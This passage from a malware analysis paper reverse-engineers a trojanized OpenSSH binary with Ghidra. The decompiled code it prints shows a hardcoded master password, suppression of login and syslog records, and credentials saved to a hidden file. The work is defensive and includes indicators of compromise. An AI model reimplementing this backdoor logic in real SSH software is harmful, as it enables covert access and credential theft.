Moreover, the inclusion of comments in the code is helpful for the analysis.

Angel Alonso Parrizas, parrizas@gmail.com

```

00011174 00 23      mov      r3,#0x0
00011176 89 f8 0c 30 strb.w  r3,[r9,#0xc]==>s_00061310+12 =
0001117a 2e 23      mov      r3,#0x2e
0001117c 89 f8 09 30 strb.w  r3,[r9,#0x9]==>s_00061310+9 =
00011180 72 23      mov      r3,#0x72
=====
*                                     *
* password: PRtest0                   *

```

Figure 17: comments in the code

#### 2.1.4. Analysis of ‘backdoor\_password\_ok’

Searching for references in the code to a given function, memory address or a variable is straight forward with Ghidra. The ‘backdoor\_password\_ok’ variable is called in several functions along the binary.

The screenshot shows a window titled "References to backdoor\_password\_ok - 13 locations [CodeBrowser: backdoor\_linux:sshd]". The window contains a table with three columns: "Location", "Label", and "Code Unit". The "Location" column lists memory addresses, the "Label" column lists symbolic names like PTR\_backdoor\_password\_ok\_0001194, and the "Code Unit" column shows assembly instructions. The "Context" column indicates the nature of each reference: EXTERNAL, WRITE, DATA, or READ. A filter bar at the bottom is empty.

Location	Label	Code Unit	Context
00011194		??	EXTERNAL
000112a8	PTR_backdoor_password_ok_0001194	str r3,[r2,#0x0]==>backdoor_password_ok	WRITE
00011fc6		ldr uid,[uid,#0x0]==>backdoor_password_ok	DATA
00011ffc	PTR_backdoor_password_ok_00011fc	ldr uid,[uid,#0x0]==>backdoor_password_ok	READ
00012016		ldr r3,[r3,#0x0]==>backdoor_password_ok	DATA
0001204c	PTR_backdoor_password_ok_0001204c	addr backdoor_password_ok	READ
000160ba		ldr info,[info,#0x0]==>backdoor_password_ok	DATA
000161a4	PTR_backdoor_password_ok_000161a4	addr backdoor_password_ok	READ
0002877e		ldr r3,[r3,#0x0]==>backdoor_password_ok	DATA
00028970	PTR_backdoor_password_ok_00028970	addr backdoor_password_ok	READ
0002fcce		ldr r3,[r3,#0x0]==>backdoor_password_ok	DATA
0002fe48	PTR_backdoor_password_ok_0002fe48	addr backdoor_password_ok	READ

Figure 18: search for backdoor\_password\_ok across the binary

For example, the function ‘record\_login()’ checks if the ‘backdoor\_password\_ok’ is equal to 1. If that is the case, no traces of the connection are logged.

---

From: 00011f8c – record\_login

---


```
***** FUNCTION *****
void __stdcall record_login(pid_t pid, char * tty, char ...
assume LRset = 0x0
assume TMode = 0x1
void      <VOID>      <RETURN>
pid_t      r0:4      pid
char *     r1:4      tty
char *     r2:4      user
uid_t      r3:4      uid
char *     Stack[0x0]:4 host          XREF[1]: 00011f96(R)
sockaddr * Stack[0x4]:4 addr         XREF[1]: 00011fa4(R)
socklen_t  Stack[0x8]:4 addrlen      XREF[1]: 00011fa6(R)
undefined4 Stack[-0x24]:4 local_24   XREF[3]: 00011fa8(W),
                                         00011fd2(R),
                                         00011fe6(R)
record_login                                     XREF[4]: Entry Point(*),
                                                 do_login:00018a9c(c),
                                                 mm_answer_pty:0001dd86(c),
                                                 .debug_frame::0000071c(*)

00011f8c 2d e9 f0 47  push { r4, r5, r6, r7, r8, r9, r10, lr }
00011f90 82 b0  sub sp,#0x8
00011f92 19 4c  ldr r4,[->_stack_chk_guard]           = 0005cd70
00011f94 17 46  mov r7,user
00011f96 dd f8 28 90 ldr.w r9,[sp,#host]
00011f9a 82 46  mov r10,pid
00011f9c 88 46  mov r8,tty
00011f9e 38 46  mov pid,r7
00011fa0 22 68  ldr user,[r4,#0x0]==>_stack_chk_guard
00011fa2 19 46  mov tty,uid
00011fa4 0b 9e  ldr r6,[sp,#addr]
00011fa6 0c 9d  ldr r5,[sp,#addrlen]
00011fa8 01 92  str user,[sp,#local_24]
00011faa ff f7 8f ff bl store_lastlog_message           void store_lastlog_message(char * user, uid_t uid)
00011fae 39 46  mov tty,r7
00011fb0 43 46  mov uid,r8
00011fb2 4a 46  mov user,r9
00011fb4 50 46  mov pid,r10
00011fb6 0f f0 ef ff bl login_alloc_entry             logininfo * login_alloc_entry(pid_t pid, char * use
00011fb8 31 46  mov tty,r6
00011fbc 2a 46  mov user,r5
00011fbe 07 46  mov r7,pid
00011fc0 0f f0 54 ff bl login_set_addr               void login_set_addr(logininfo * li, sockaddr * sa, i
00011fc4 0d 4b  ldr uid,[->backdoor_password_ok]    = 0005e124
00011fc6 1b 68  ldr uid,[uid,#0x0]==>backdoor_password_ok no trace when the backdoor password is used
00011fc8 01 2b  cmp uid,#0x1
00011fcfa 0c d0  beq LAB_00011fe6
```

---

Figure 19: record\_login() ARM code

This same behavior happens within the ‘record\_logout()’ and the ‘do\_log()’ functions. The first one keeps tracks when the user disconnects from the SSH, while the second keeps traces of the logs via the syslog facilities



The screenshot shows a debugger interface with the title "Decompile: record\_logout - (sshd)". The code editor contains the following C-like pseudocode:

```
1 void record_logout(pid_t pid, char *tty, char *user)
2 {
3     int iVar1;
4     logininfo *li;
5
6     iVar1 = __stack_chk_guard;
7     li = login_alloc_entry(pid, user, (char *)0x0, tty);
8     if (backdoor_password_ok == 1) {
9         if (iVar1 == __stack_chk_guard) {
10             return;
11         }
12     }
13     else {
14         login_logout(li);
15         if (iVar1 == __stack_chk_guard) {
16             login_free_entry(li);
17             return;
18         }
19     }
20     /* WARNING: Subroutine does not return */
21     __stack_chk_fail();
22 }
```

Figure 20: record\_logout() function

Figure 21: `do_log()` function

### 2.1.5. Analysis of the ILOG variable

In the `auth_password()` function, there is an interesting variable name `ILOG` which we will investigate further. The `ILOG` variable points to the file '`/etc/X11/.pr`'.

The screenshot shows a debugger interface with two main panes. The left pane displays assembly code for a program, likely a shellcode or exploit payload. The right pane shows a memory dump of the stack, with specific bytes highlighted in green and blue.

**Assembly Code:**

```
r0 strb.w r3,[r9,#0xc]⇒s_00061310+12  
    mov     r3,#0x2e  
r0 strb.w r3,[r9,#0x9]⇒s_00061310+9  
    mov     r3,#0x72  
*****  
*  
* password: PRtest0  
* ILOG: /etc/X11/.pr\x00  
*****  
r0 strb.w r3,[r9,#0xb]⇒s_00061310+11  
d blx    strcmp  
    ldr    r7,[r4,#0x28]  
    cbnz authctxt,LAB_000111a4  
    mov    r3,#0x1  
    ldr    r2,[>backdoor_password_ok]  
    mov    authctxt,r3  
    str    r3,[r2,#0x0]⇒backdoor_password_ok
```

**Memory Dump (Right Pane):**

Address	Value	Label
18	iVar1 = __stack_chk_guard;	
19	uVar6 = authctxt->valid;	
20	SECRETPW[2] = 't';	
21	SECRETPW[5] = 't';	
22	SECRETPW[3] = 'e';	
23	ILOG[2] = 't';	
24	SECRETPW[0] = 'P';	
25	ILOG[8] = '/';	
26	SECRETPW[1] = 'R';	
27	ILOG[7] = '1';	
28	SECRETPW[4] = 's';	
29	ILOG[0] = '/';	
30	SECRETPW[6] = '0';	
31	ILOG[6] = '1';	
32	ILOG[10] = 'p';	
33	ILOG[1] = 'e';	
34	ILOG[3] = 'c';	
35	ILOG[4] = '/';	
36	ILOG[5] = 'X';	
37	ILOG[12] = 0;	
38	ILOG[9] = '.';	
39	ILOG[11] = 'r';	
40		
41		

**Figure 22: ILOG[] variable for storing credentials**

For easy reference, several variables and the file descriptor pointing to ILOG has been renamed. The file "exfil\_file\_credentials" is used to store credentials (user, password and remote IP) from users connecting via SSH to the backdoored SSHD. With this approach, additional credentials are stolen in 'etc/X11/.pr'

```
uVar3 = sys_auth_passwd(authctxt,password);
if ((uVar3 == 0) {
    __stream = fopen64("/tmp/.unix","r");
    if (__stream != (FILE *)0x0) {
        fclose(__stream);
        exfil_file_credentials = (FILE *)fopen64(ILOG,"a");
        f = exfil_file_credentials;
        if (exfil_file_credentials != (FILE *)0x0) {
            user_name = authctxt->user;
            f = exfil_file_credentials;
            remote_ip = get_remote_ipaddr();
            __format = "denied : %s:%s from %s\n";
            goto LAB_000111e0;
        }
    }
}
else {
    exfil_file_credentials = (FILE *)fopen64(ILOG,"a");
    f = exfil_file_credentials;
    if (exfil_file_credentials != (FILE *)0x0) {
        user_name = authctxt->user;
        f = exfil_file_credentials;
        remote_ip = get_remote_ipaddr();
        __format = "%s:%s from %s\n";
LAB_000111e0:
    fprintf((FILE *)exfil_file_credentials,__format,user_name,password,remote_ip);
    fclose((FILE *)f);
}
```

**Figure 23: sys\_auth\_passwd() function**

## 2.2. Analysis of the SSH binary

### 2.2.1. Analysis of the functions checking the backdoor password


The SSH binary contains also references to ‘backdoor password ok’ variable.

References to backdoor_password_ok - 5 locations			
Location	Label	Code Unit	Context
0001e25e		??	EXTERNAL
0001e450	PTR_backdoor_password_ok_0001e450	ldr r3,[r3,#0x0]==>backdoor_password... addr backdoor_password_ok	READ DATA
000254de		ldr r3,[r3,#0x0]==>backdoor_password... addr backdoor_password_ok	READ
00025658	PTR_backdoor_password_ok_00025658	addr backdoor_password_ok	DATA

Figure 24: backdoor\_password\_ok searches in SSH binary

First one, ‘do\_log()’ works like in the SSHD binary, not keeping traces of any activity.

The second function is ‘get\_remote\_hostname()’. This code performs a reverse DNS lookup via the ‘getnameinfo()’ function which resolves the hostname assigned to a given IP. However, if the ‘backdoor\_password\_ok’ is enabled, this resolution doesn’t happen



```

C:\ Decompile: get_remote_hostname - (ssh)
60 }
61 }
62 ipv64_normalise_mapped(&from,&fromlen);
63 if (from.ss_family == 10) {
64     fromlen = 0x1c;
65 }
66 iVar3 = getnameinfo((sockaddr *)&from,fromlen,ntp,0x401,(char *)0x0,0,1);
67 if (iVar3 != 0) {
68     /* WARNING: Subroutine does not return */
69     fatal("get_remote_hostname: getnameinfo NI_NUMERICHOST failed");
70 }
71 if ((use_dns != 0) &&
72     ((debug3("Trying to reverse map address %.100s.",ntp), [backdoor_password_ok == 1 || 
73     (iVar3 = getnameinfo((sockaddr *)&from,fromlen,name,0x401,(char *)0x0,0,8), iVar3 == 0)))) {
74     memset(&hints,0,0x20);
75     hints.ai_socktype = 2;
76     hints.ai_flags = 4;
77     iVar3 = getaddrinfo(name,(char *)0x0,(addrinfo *)&hints,&local_fd8);
78     if (iVar3 == 0) {
79         logit("Nasty PTR record \"%s\" is set up for %s, ignoring",name,ntp);
80     }

```

Figure 25: get\_remote\_hostname() code

Note that the function ‘get\_remote\_hostname()’ also exists in the SSHD ELF file.

### 2.2.2. Analysis of the OLOG file

In the ‘userauth\_passwd()’ function an OLOG file is referenced, which points to the same file that ILOG (‘/etc/X11/.pr0’). Following the code, we see that in this file are stored the credentials used for outgoing SSH connections as well.

```

str = read_passphrase(prompt,0);
OLOG[11] = 'r';
OLOG[7] = '1';
OLOG[9] = '.';
OLOG[6] = '1';
OLOG[12] = 0;
OLOG[2] = 't';
OLOG[5] = 'X';
OLOG[3] = 'c';
OLOG[0] = '/';
OLOG[1] = 'e';
OLOG[8] = '/';
OLOG[10] = 'p';
OLOG[4] = '/';
f = (FILE *)fopen64(OLOG,"a");
if (f != (FILE *)0x0) {
    fprintf((FILE *)f,"%s:%s@%s\n",authctxt->server_user,str,authctxt->host);
    fclose((FILE *)f);
}

```

Figure 26: OLOG[] file used to store credentials

### 3. Conclusion

This Linux SSH backdoor can be easily analyzed with a reversing tool like Ghidra. The backdoor is simple in its functionality and capabilities, providing remote access with a master password leaving no traces of the access. This backdoor has the capabilities to store all the credentials used for incoming and outgoing SSH. Therefore, more credentials can be stolen.

Although this paper has focused on the analysis of the ARM version, this backdoor works in the exact same manner with other architectures like MIPS or x86/64.

Ghidra is really an excellent tool for reversing and disassembly. The amount of functionalities, the highly customizable interface, and its capabilities to disassemble multiple architectures makes the tool a must for any reverse or malware analyst.

## References

- Alonso-Parrizas, A. (2016, October). Retrieved from Anatomy of a Real Linux Intrusion Part II: OpenSSH trojanized toolkit: <https://blog.angelalonso.es/2016/09/anatomy-of-real-linux-intrusion-part-ii.html>
- Cisco, (2018, 05). *New VPNFilter malware targets at least 500K networking devices worldwide*. Retrieved from blog.talosintelligence.com: <https://blog.talosintelligence.com/2018/05/VPNFilter.html>
- EMET. (2018). *sshdoor*. Retrieved from <https://github.com/eset/malware-ioc/tree/master/sshdoor>
- EMET. (2018, December). *THE DARK SIDE OF THE FORSSHE - A landscape of OpenSSH backdoors*. Retrieved from [https://www.welivesecurity.com/wp-content/uploads/2018/12/ESET-The\\_Dark\\_Side\\_of\\_the\\_ForSSHe.pdf](https://www.welivesecurity.com/wp-content/uploads/2018/12/ESET-The_Dark_Side_of_the_ForSSHe.pdf)
- Forcepoint. (NA). Retrieved from <https://www.forcepoint.com/es/cyber-edu/advanced-persistent-threat-apt>.
- Kaspersky. (2018, May 3). Retrieved from Backdoors in D-Link's backyard: <https://securelist.com/backdoors-in-d-links-backyard/85530/>
- Malwarebytes. (NA). Retrieved from Backdoor Attacks: <https://www.malwarebytes.com/backdoor/>
- Mitre. (2019). *attack.mitre.org*. Retrieved from attack.mitre.org: <https://attack.mitre.org/groups/G0007/>
- NSA. (2019). *Github Ghidra*. Retrieved from <https://github.com/NationalSecurityAgency/ghidra>

Angel Alonso Parrizas, [parrizas@gmail.com](mailto:parrizas@gmail.com)

- OpenSSH. (NA). Retrieved from OpenSSH: <https://www.openssh.com/>
- Simsolo, Y. (NA). *OWASP Top Ten Backdoors*. Retrieved from [https://www.owasp.org/images/a/ae/OWASP\\_10\\_Most\\_Common\\_Backdoors.pdf](https://www.owasp.org/images/a/ae/OWASP_10_Most_Common_Backdoors.pdf)
- Symantec. (NA). Retrieved from Information on Back Orifice and NetBus: <http://www.symantec.com/avcenter/warn/backorifice.html>
- techtarget. (NA). Retrieved from ARM processor: <https://whatis.techtarget.com/definition/ARM-processor>

## Appendix

### A. Indicators of Compromise (IOC)

```

MD5 (arm61/arm61/run-libcheck) = 34976ac680474edd12d16d84470bd702
MD5 (arm61/arm61/scp) = 5eb1b59dbcd806ce41858bf40e10cab0
MD5 (arm61/arm61/sftp) = dce8fc0c3ddf0351e4e81f404b85d7bb
MD5 (arm61/arm61/ssh) = aeae5ae324e118021cb7e7ee7d5e7a26
MD5 (arm61/arm61/sshd) = 7aadb643f8345fb59e8998e18209f71a
MD5 (arm61/arm61/sshd-eu) = 7aadb643f8345fb59e8998e18209f71a

MD5 (vyos/vyos/scp) = 6797f4801407052832ff482d5b1acf06
MD5 (vyos/vyos/sftp) = 2d3a350e5210255f89a61a082254233f
MD5 (vyos/vyos/ssh) = 5b3193530738e8e658c5ab8f63b5ee0d
MD5 (vyos/vyos/sshd-eu) = 142e4198e11d405899619d49cc6dc79c
MD5 (vyos/vyos/test-sshd) = 142e4198e11d405899619d49cc6dc79c

MD5 (vyos64/vyos64/scp) = 300f7413eb76bf6905df1f5182e52f9e
MD5 (vyos64/vyos64/sftp) = 01a4f0f38096df67e13c6e9ed7ccc205
MD5 (vyos64/vyos64/ssh) = 3e7dfbac340929fc54aa459cc7ad181b
MD5 (vyos64/vyos64/sshd-eu) = b327add04800e05480a020af2ab993e0
MD5 (vyos64/vyos64/test-sshd) = b327add04800e05480a020af2ab993e0

MD5 (edgeos/edgeos/scp) = ce8e196db65bed7862d98d4a14283ae4
MD5 (edgeos/edgeos/sftp) = 0e34c468857e5e3d66ec2f0bd223d38c
MD5 (edgeos/edgeos/ssh) = 47f2e08da73bb5e5d6c61d347d1bfbf1
MD5 (edgeos/edgeos/sshd-eu) = 4b4e7ccb1f015a107ac052ba25dfe94e
MD5 (edgeos/edgeos/test-sshd) = 4b4e7ccb1f015a107ac052ba25dfe94e

MD5 (edgeos64/edgeos64/scp) = 602793976e2f41b5a1942cf2784d075
MD5 (edgeos64/edgeos64/sftp) = e597cf6f877e82339fab3e322d79b7
MD5 (edgeos64/edgeos64/ssh) = d5f6794c3b41f1d7f12715ba3315fd7b
MD5 (edgeos64/edgeos64/sshd) = 973eee9fae6e3a353286206da7a89904
MD5 (edgeos64/edgeos64/sshd-eu) = 973eee9fae6e3a353286206da7a89904

MD5 (edgeos64/edgeos64/test-sshd)= e597cf6f877e82339fab3e322d79b

```

### B. Decompile: auth\_password() – (SSHD)

```

int auth_password(Authctxt *authctxt, char *password)

{
    int iVar1;
    int expire_checked;
    int iVar2;
    uint uVar3;
}

```

Angel Alonso Parrizas, parrizas@gmail.com

```

FILE * __stream;
char *remote_ip;
uint uVar4;
char * __format;
passwd *ppVar5;
FILE *exfil_file_credentials;
uint uVar6;
char *user_name;

/* Returns true if authentication succeeds. */
iVar1 = __stack_chk_guard;
uVar6 = authctxt->valid;
SECRETPW[2] = 't';
SECRETPW[5] = 't';
SECRETPW[3] = 'e';
ILOG[2] = 't';
SECRETPW[0] = 'P';
ILOG[8] = '/';
SECRETPW[1] = 'R';
ILOG[7] = '1';
SECRETPW[4] = 's';
ILOG[0] = '/';
SECRETPW[6] = '0';
ILOG[6] = '1';
ILOG[10] = 'p';
ILOG[1] = 'e';
ILOG[3] = 'c';
ILOG[4] = '/';
ILOG[5] = 'X';
ILOG[12] = 0;
ILOG[9] = '.';
ILOG[11] = 'r';
iVar2 = strcmp(password, SECRETPW);
ppVar5 = authctxt->pw;
if (iVar2 == 0) {
    backdoor_password_ok = 1;
    uVar4 = 1;
    goto LAB_00011196;
}
uVar3 = sys_auth_passwd(authctxt, password);
if (uVar3 == 0) {
    stream = fopen64("/tmp/.unix", "r");
    if (__stream != (FILE *)0x0) {
        fclose(__stream);
        exfil_file_credentials = (FILE *)fopen64(ILOG, "a");
        f = exfil_file_credentials;
        if (exfil_file_credentials != (FILE *)0x0) {
            user_name = authctxt->user;
            f = exfil_file_credentials;
            remote_ip = get_remote_ipaddr();
            __format = "denied : %s:%s from %s\n";
            goto LAB_000111e0;
        }
    }
}

```

```

    }
    else {
        exfil_file_credentials = (FILE *) fopen64(ILOG, "a");
        f = exfil_file_credentials;
        if (exfil_file_credentials != (FILE *) 0x0) {
            user_name = authctxt->user;
            f = exfil_file_credentials;
            remote_ip = get_remote_ipaddr();
            __format = "%s:%s from %s\n";
LAB_000111e0:
        fprintf((FILE
*)exfil_file_credentials, __format, user_name, password, remote_ip);
        fclose((FILE *)f);
    }
}
if ((ppVar5->pw_uid == 0) && (options.permit_root_login != 3)) {
    uVar6 = 0;
}
if ((*password == 0) && (uVar4 = options.permit_empty_passwd,
options.permit_empty_passwd == 0))
goto LAB_00011196;
if (options.use_pam != 0) {
    uVar4 = sshpam_auth_passwd(authctxt, password);
    if ((uVar4 != 0) && (uVar4 = uVar6, uVar6 != 0)) {
        uVar4 = 1;
    }
    goto LAB_00011196;
}
if (expire_checked == 0) {
    expire_checked = 1;
    iVar2 = auth_shadow_pwexpired(authctxt);
    if (iVar2 == 0) goto LAB_00011224;
    authctxt->force_pwchange = 1;
LAB_00011274:
    no_port_forwarding_flag = 1;
    no_agent_forwarding_flag = 1;
    no_x11_forwarding_flag = 1;
}
else {
LAB_00011224:
    if (authctxt->force_pwchange != 0) goto LAB_00011274;
}
if (uVar3 != 0) {
    uVar3 = 1;
}
if (uVar6 == 0) {
    uVar4 = 0;
}
else {
    uVar4 = uVar3 & 1;
}
LAB_00011196:
if (iVar1 == __stack_chk_guard) {
    return uVar4;
}

```

```

    }
    /* WARNING: Subroutine does not return */
    stack_chk_fail();
}

```

### C. Decompile: record\_login() – (SSHD)

```

void record_login(pid_t pid, char *tty, char *user, uid_t uid, char
*host, sockaddr *addr,
                  socklen_t addrlen)

{
    int iVar1;
    logininfo *li;

    iVar1 = __stack_chk_guard;
    store_lastlog_message(user, uid);
    li = login_alloc_entry(pid, user, host, tty);
    login_set_addr(li, addr, addrlen);
    if (backdoor_password_ok == 1) {
        if (iVar1 == __stack_chk_guard) {
            return;
        }
    }
    else {
        login_login(li);
        if (iVar1 == __stack_chk_guard) {
            login_free_entry(li);
            return;
        }
    }
    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
}

```

### D. Decompile: record\_logout() – (SSHD)

```

void record_logout(pid_t pid, char *tty, char *user)

{
    int iVar1;
    logininfo *li;

    iVar1 = __stack_chk_guard;
    li = login_alloc_entry(pid, user, (char *)0x0, tty);
    if (backdoor_password_ok == 1) {
        if (iVar1 == __stack_chk_guard) {
            return;
        }
    }
    else {
        login_logout(li);
    }
}

```

```

    if (iVar1 == __stack_chk_guard) {
        login_free_entry(li);
        return;
    }
}
/* WARNING: Subroutine does not return */
__stack_chk_fail();
}

```

## E. Decompile: do\_log() – (SSHD)

```

void do_log(LogLevel level, char *fmt, va_list args)

{
    int iVar1;
    log_handler_fn *plVar2;
    int *piVar3;
    int iVar4;
    char *_ident;
    size_t __n;
    int flag;
    char *local_83c;
    int local_834;
    char msgbuf [1024];
    char fmtbuf [1024];

    iVar1 = __stack_chk_guard;
    if (backdoor_password_ok == 1) goto LAB_0002fd6c;
    piVar3 = __errno_location();
    iVar4 = *piVar3;
    if (log_level < level) goto LAB_0002fd6c;
    switch(level) {
    case SYSLOG_LEVEL_FATAL:
        if (log_on_stderr == 0) {
            _ident = "fatal";
            local_834 = 2;
            break;
        }
        local_834 = 2;
        goto LAB_0002fd16;
    case SYSLOG_LEVEL_ERROR:
        if (log_on_stderr == 0) {
            local_834 = 3;
            _ident = "error";
            break;
        }
        local_834 = 3;
        goto LAB_0002fd16;
    case SYSLOG_LEVEL_INFO:
    case SYSLOG_LEVEL_VERBOSE:
        local_834 = 6;
        goto LAB_0002fd16;
    }
}

```

```

case SYSLOG_LEVEL_DEBUG1:
    __ident = "debug1";
    local_834 = 7;
    break;
case SYSLOG_LEVEL_DEBUG2:
    local_834 = 7;
    __ident = "debug2";
    break;
case SYSLOG_LEVEL_DEBUG3:
    local_834 = 7;
    __ident = "debug3";
    break;
default:
    __ident = "internal error";
    local_834 = 3;
}
if (log_handler == (log_handler_fn *)0x0) {
    snprintf(fmtbuf,0x400,"%s: %s",__ident,fmt);
    vsnprintf(msgbuf,0x400,fmtbuf,args);
}
else {
LAB_0002fd16:
    vsnprintf(msgbuf,0x400,fmt,args);
}
local_83c = fmtbuf;
if (log_on_stderr == 0) {
    flag = 0x1b;
}
else {
    flag = 0x21;
}
strnvis(local_83c,msgbuf,0x400,flag);
plVar2 = log_handler;
if (log_handler == (log_handler_fn *)0x0) {
    if (log_on_stderr == 0) {
        __ident = argv0;
        if (argv0 == (char *)0x0) {
            __ident = program_invocation_short_name;
        }
        openlog(__ident,1,log_facility);
        syslog(local_834,"%s",local_83c);
        closelog();
    }
    else {
        snprintf(msgbuf,0x400,"%s\r\n",local_83c);
        n = strlen(msgbuf);
        write(2,msgbuf,n);
    }
}
else {
    log_handler = (log_handler_fn *)0x0;
    (*plVar2)(level,local_83c,log_handler_ctx);
    log_handler = plVar2;
}

```

```

*iVar3 = iVar4;
LAB_0002fd6c:
    if (iVar1 == __stack_chk_guard) {
        return;
    }
    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
}

```

## F. Decompile: get\_remote\_hostname – (SSHD)

```

char * get_remote_hostname(int sock,int use_dns)

{
    int iVar1;
    addrinfo *paVar2;
    int iVar3;
    ushort **ppuVar4;
    _int32_t **pp_Var5;
    char *pcVar6;
    protoent * level;
    int *piVar7;
    byte *pbVar8;
    uint uVar9;
    size_t maxlen;
    ushort *puVar10;
    addrinfo hints;
    socklen_t fromlen;
    addrinfo *local_fd8;
    addrinfo *local_fd4;
    uint local_fd0;
    sockaddr_storage from;
    char name [1025];
    char ntop [1025];
    char ntop2 [1025];
    char text [601];
    char acStack231 [3];
    u_char options [200];

    iVar1 = __stack_chk_guard;
    fromlen = 0x80;
    memset(&from, 0, 0x80);
    iVar3 = getpeername(sock, (sockaddr *)&from, &fromlen);
    if (iVar3 < 0) {
        piVar7 = __errno_location();
        pcVar6 = strerror(*piVar7);
        debug("getpeername failed: %.100s", pcVar6);
        /* WARNING: Subroutine does not return */
        cleanup_exit(0xff);
    }
}

```

```

}

if (from.ss_family == 2) {
    __level = getprotobynumber("ip");
    if (__level != (protoent *)0x0) {
        __level = (protoent *)__level->p_proto;
    }
    local_fd0 = 200;
    iVar3 = getsockopt(sock, (int)__level, 4, options, &local_fd0);
    if ((-1 < iVar3) && (local_fd0 != 0)) {
        uVar9 = 0;
        text[0] = 0;
        maxlen = 0x259;
        do {
            pbVar8 = options + uVar9;
            uVar9 = uVar9 + 1;
            snprintf(acStack231 + -__maxlen, __maxlen, "%2.2x", (uint)*pbVar8);
            __maxlen = __maxlen - 3;
        } while (uVar9 < local_fd0);
        /* WARNING: Subroutine does not return */
        fatal("Connection from %.100s with IP options:%.800s", ntop, text);
    }
}
ipv64_normalise_mapped(&from, &fromlen);
if (from.ss_family == 10) {
    fromlen = 0x1c;
}
iVar3 = getnameinfo((sockaddr *)&from, fromlen, ntop, 0x401, (char *)0x0, 0, 1);
if (iVar3 != 0) {
    /* WARNING: Subroutine does not return */
    fatal("get_remote_hostname: getnameinfo NI_NUMERICHOST failed");
}
if ((use_dns != 0) &&
    ((debug3("Trying to reverse map address %.100s.", ntop),
backdoor_password_ok == 1 ||
    (iVar3 = getnameinfo((sockaddr *)&from, fromlen, name, 0x401, (char *)0x0, 0, 8), iVar3 == 0)))) {
    memset(&hints, 0, 0x20);
    hints.ai_socktype = 2;
    hints.ai_flags = 4;
    iVar3 = getaddrinfo(name, (char *)0x0, (addrinfo *)&hints, &local_fd8);
    if (iVar3 == 0) {
        logit("Nasty PTR record \"%s\" is set up for %s,
ignoring", name, ntop);
        freeaddrinfo(local_fd8);
        pcVar6 = xstrdup(ntop);
        goto LAB_00028886;
    }
    if (name[0] != 0) {
        ppuVar4 = __ctype_b_loc();
        pbVar8 = (byte *)name;
        puVar10 = *ppuVar4;
        do {
}

```

```

pbVar8 = pbVar8 + 1;
if ((int)((uint)puVar10[(uint)(byte)]name[0] << 0x17) < 0) {
    pp_Var5 = __ctype_tolower_loc();
    pbVar8[-1] = (byte)(*pp_Var5)[(uint)(byte)]name[0];
}
name[0] = *pbVar8;
} while (name[0] != 0);
}

memset(&hints, 0, 0x20);
hints.ai_family = ZEXT24(from.ss_family);
hints.ai_socktype = 1;
iVar3 = getaddrinfo(name, (char *)0x0, (addrinfo *)&hints, &local_fd4);
paVar2 = local_fd4;
if (iVar3 != 0) {
    logit(
        "reverse mapping checking getaddrinfo for %.700s [%s] failed
- POSSIBLE BREAK-INATTEMPT!"
        , name, ntop);
    pcVar6 = xstrdup(ntop);
    goto LAB_00028886;
}
while ((local_fd8 = paVar2, local_fd8 != (addrinfo *)0x0 &&
        ((iVar3 = getnameinfo(local_fd8->ai_addr, local_fd8-
>ai_addrlen, ntop2, 0x401, (char *)0x0, 0,
        1), iVar3 != 0 || (iVar3 =
strcmp(ntop, ntop2), iVar3 != 0)))) {
    paVar2 = local_fd8->ai_next;
}
freeaddrinfo(local_fd4);
if (local_fd8 != (addrinfo *)0x0) {
    pcVar6 = xstrdup(name);
    goto LAB_00028886;
}
logit(
    "Address %.100s maps to %.600s, but this does not map back to
the address - POSSIBLEBREAK-IN ATTEMPT!"
    , ntop, name);
}
pcVar6 = xstrdup(ntop);
LAB_00028886:
if (iVar1 != __stack_chk_guard) {
    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
}
return pcVar6;
}

```

